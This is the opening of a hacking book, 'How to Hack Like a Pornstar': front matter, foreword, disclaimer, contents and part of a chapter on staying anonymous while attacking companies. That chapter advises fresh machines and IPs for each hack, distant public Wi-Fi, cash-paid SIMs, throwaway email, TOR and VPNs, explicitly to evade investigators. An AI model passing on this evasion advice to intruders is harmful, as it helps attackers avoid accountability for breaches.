


A step-by-step process for
BREAKING into a BANK
(or any company really...)
How to...
HACK LIKE
A PORNSTAR
2nd edition
Sparc FLOW


A step-by-step process for
BREAKING into a BANK
(or any company really...)
How to...
HACK LIKE
A PORNSTAR
2nd edition
Sparc FLOW

How to Hack Like a Pornstar

A step-by-step process for breaking into a bank

Copyright © 2021 Sparc FLOW

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law.

Foreword

This is not a book about information security. And it's certainly not about IT. This is a book about hacking—specifically, how to infiltrate a company's network, locate their most critical data, and make off with it without triggering whatever shiny new security tool the company wasted their budget on.

Whether you are a wannabe ethical hacker or just an enthusiast frustrated by outdated books and false media reports, this book is definitely for you.

We will set up a fake—but realistic enough—target and go in detail over the main steps to 0wn the company: building phishing malware, finding vulnerabilities, rooting Windows domains, pwning mainframes, and so forth.

I have documented almost every tool and custom script used in this book. I strongly encourage you to test them and master their capabilities as well as their limitations in an environment you control and own. Given the nature of this book, it is ludicrous to expect it to cover each and every hacking technique imaginable, though I will try my best to give as many examples as I can while staying true to the stated purpose of the book.

I wrote this book as a hacking introduction, intended for an audience a tad familiar with computer science. We will not, and cannot, tackle the latest Windows security features without first covering some basic concepts that every hacker should know, such as pass-the-hash, dumping LSASS memory, and so on. Keep in mind that the attacks presented in this book are tightly tied to their context. You cannot replay a payload crafted for a Windows 2012 server on a

2019 version and expect to get away with it. But if you break down that same payload, understand what it does and how, you can make it work just as fine on newer versions. That's what we will try to learn together.

I will do a flyover of some concepts like IPSEC, TOR, and NTLM by briefly explaining how they work and what they mean in the context of the hacking scenario. If you feel like you want to go deeper, I strongly advise you to follow the links I offer near each item and explore the dark, fun concepts behind each technique and tool.

Note: Custom scripts and special commands documented in this book are publicly available at www.sparcflow.com.

Important disclaimer

The examples in this book are entirely fictional. The tools and techniques presented are open source and thus available to everyone. Pentesters use them regularly in assignments, but so do attackers.

If you recently suffered a breach and found a technique or tool illustrated in this book, this in no way incriminates the author of this book, nor does it imply any connection between the author and the perpetrators.

Any actions and/or activities related to the material contained within this book are solely your responsibility. Misuse of the information in this book can result in criminal charges being brought against the persons in question.

The author will not be held responsible in the event that any criminal charges are brought against any individuals who have misused the information in this book to break the law.

This book does not promote hacking, software cracking, and/or piracy. All the information provided in this book is for educational purposes only. It will help companies secure their networks against the attacks presented, and it will help investigators assess the evidence collected during an incident.

Performing any hack attempts or tests without written permission from the owner of the computer system is illegal.

Content table

How to Hack Like a Pornstar

Foreword

Safety first

Blank slate

Smuggle data like a champion

Third layer—The last stand

System anonymity

Getting in

Gotta phish them all

Emails emails emails

Email content

Basic evil attachment

Empire strikes back

Ol’fashioned

Public exposure

Mapping public IP addresses

Web applications

Miscellaneous services

North of the (fire)wall

Know thy enemy

The first touch down

Stairway to heaven

Fooling around

Rise and fall

It’s raining passwords

Inside the nest

Active Directory

Where are we going?

Password reuse

Missing link

More passwords

Hunting for data

Exfiltration technique

Strategic files

Targeted emails

Wide net emails

Customer records

Hacking the unthinkable

Pole position

Riding the beast

Hunting for files

Hold on, isn’t that cheating?

Rewind - First contact

Then there were CICS

Programs, transactions, and some pwnage

Closing note

Safety first

“Arguing that you don’t care about the right to privacy because you have nothing to hide is no different than saying you don’t care about free speech because you have nothing to say”

Edward Snowden

If there is a section that most hacking books and blog posts currently disregard, it is the “stay safe” section on hacking. In other words, they fail to detail the schemes and techniques a typical hacker can use to guarantee a certain level of anonymity and safety. You may be the best hacker in the world, but if you cannot control your footprint on the internet and correctly erase your trail, you will simply crash and burn.

So, before trying out any nifty hacking techniques, we will cover in detail how to stack up layers of security to ensure maximum protection. If you want to start hacking right away, feel free to jump to Chapter 2, but make sure you find the time to read this section at a later date.

Blank slate

The single most effective rule for hacking safety can be summed up in seven words: Start from scratch each and every time. By “from scratch,” I mean get a new computer, new hotspot, new IP address and new servers for each hack.

Investigators will look for common patterns between attacks. They will try to piece small evidence together to obtain a bigger and clearer picture: “Did we see this IP in another attack? Which browser was it using at that time[1]? Which Gmail/Yahoo/Microsoft/Facebook account did it access?”

Do not think for a second that law enforcement agencies are working alone when conducting an investigation. They have access to a pool of information, ranging from your local internet service provider’s record to social network sites databases. To get a sense of the massive surveillance projects conducted by governments (the USA, France, Canada, UK, etc.), check out the story of Edward Snowden[2], a former NSA contractor and whistleblower who brought to light some of the most shocking surveillance programs conducted by the United States government. Prepare to be amazed.

Starting afresh each time helps keep a shroud of mystery around the artifacts gathered by an investigator, and doing so will also prevent them from combining elements to trace them back to your real identity.

The first corollary of the blank slate principle is to never use your home/university/work IP address. Never. Not even with two layers of anonymity on top of it. Always assume that, at some point, a small glitch in the system could somehow leak your real IP address to an investigator. This could be a tiny

detail you omitted, a stray DNS call made by a tool you haven’t fully mastered, or the NSA’s superpower intelligence systems.

A small connection to the real world is all it takes to motivate a law enforcement agent to dig deeper, issue warrants, and pressure you to confess. We do not want that.

Which IP should you use, then? I would strongly recommend public Wi-Fi hotspots, like fast-food places (Starbucks, Olympus, McDonalds, etc.) or large public gathering places, like malls and train stations, as long as there are enough people to hide you from possible cameras. People tend to form special bonds with their neighborhoods; it’s comfy and it feels familiar, so they just go to the local café to perform their hacking business. No. There should be no ties or pattern that could link back to your real identity. Hop on a train and try a hotspot from a different city altogether. Even better, get a car and drive around looking for open hotspots.


When accessing a Wi-Fi hotspot, you might be asked for your personal information, but, of course, you can just enter any information you want. If they ask for mobile verification, choose another spot or use a prepaid SIM card—paid for in cash—if you have access to one.

If they ask for email confirmation, use a throwaway email provider, such as Maildrop.com. It is a website that gives you access to a mailbox in literally two seconds, which is quite useful for validation links and spam messages.

Smuggle data like a champion

The second layer of hacking safety is by far the most important one. It usually consists of a tunneled network that encrypts anything that travels in it and, ideally, maintains zero journals about who accessed which IP address.

TOR, available at https://www.torproject.org, is a free, open-source project that does just that. It is a network of servers that exchange encrypted information. For example, a request will leave your computer from France, enter the TOR network, get encrypted a few times, and leave from a server in China before reaching its final destination (Facebook, Twitter, etc.).


Google
212.91.86.11
86.11.78.11

The service visited, say, Twitter, but cannot see the original IP address; they only see the IP address of the exit node. Since multiple people are using this exit node, it can quickly become very confusing for anyone investigating later on.

The first node knows your real IP address, and thus your real location, but it does not know which exit node your request will end up using.


Given the large number of nodes available to bounce user requests, the chances of going through both a malicious entry and exit node seem pretty low. While that is true, there are still ways to break a user's anonymity that have proven quite effective.

Imagine a malicious website that injects code into your TOR web browser. The code installs malware that issues normal requests outside of the TOR network to a website controlled by that same malicious operator. This effectively removes every layer of protection TOR was providing. Such scenarios are totally within the realm of intelligence agencies or serious corporations.

Moreover, it has long been rumored that some government agencies control a good deal of nodes on the TOR network and can therefore correlate different information and statistics in order to uniquely identify TOR users, so beware of the limits of this service.

If TOR is not the best option for you, another way to go is a VPN provider—preferably a paid[3] one so that you can ensure a certain level of quality.

A virtual private network (VPN) is an encrypted network between two or more machines. A VPN provider builds a tunnel between your workstation and one of its servers. Any request you issue from your browser will go through that server, hiding your real IP address in the process.


Google
YAHOO!
109.232.227.149
10.12.11.11
86.11.78.11

Every request out of the computer is encrypted. Your local ISP will not know which traffic you are sending or which IP address you are contacting, which is quite useful for evading censoring programs put in place by government agencies.

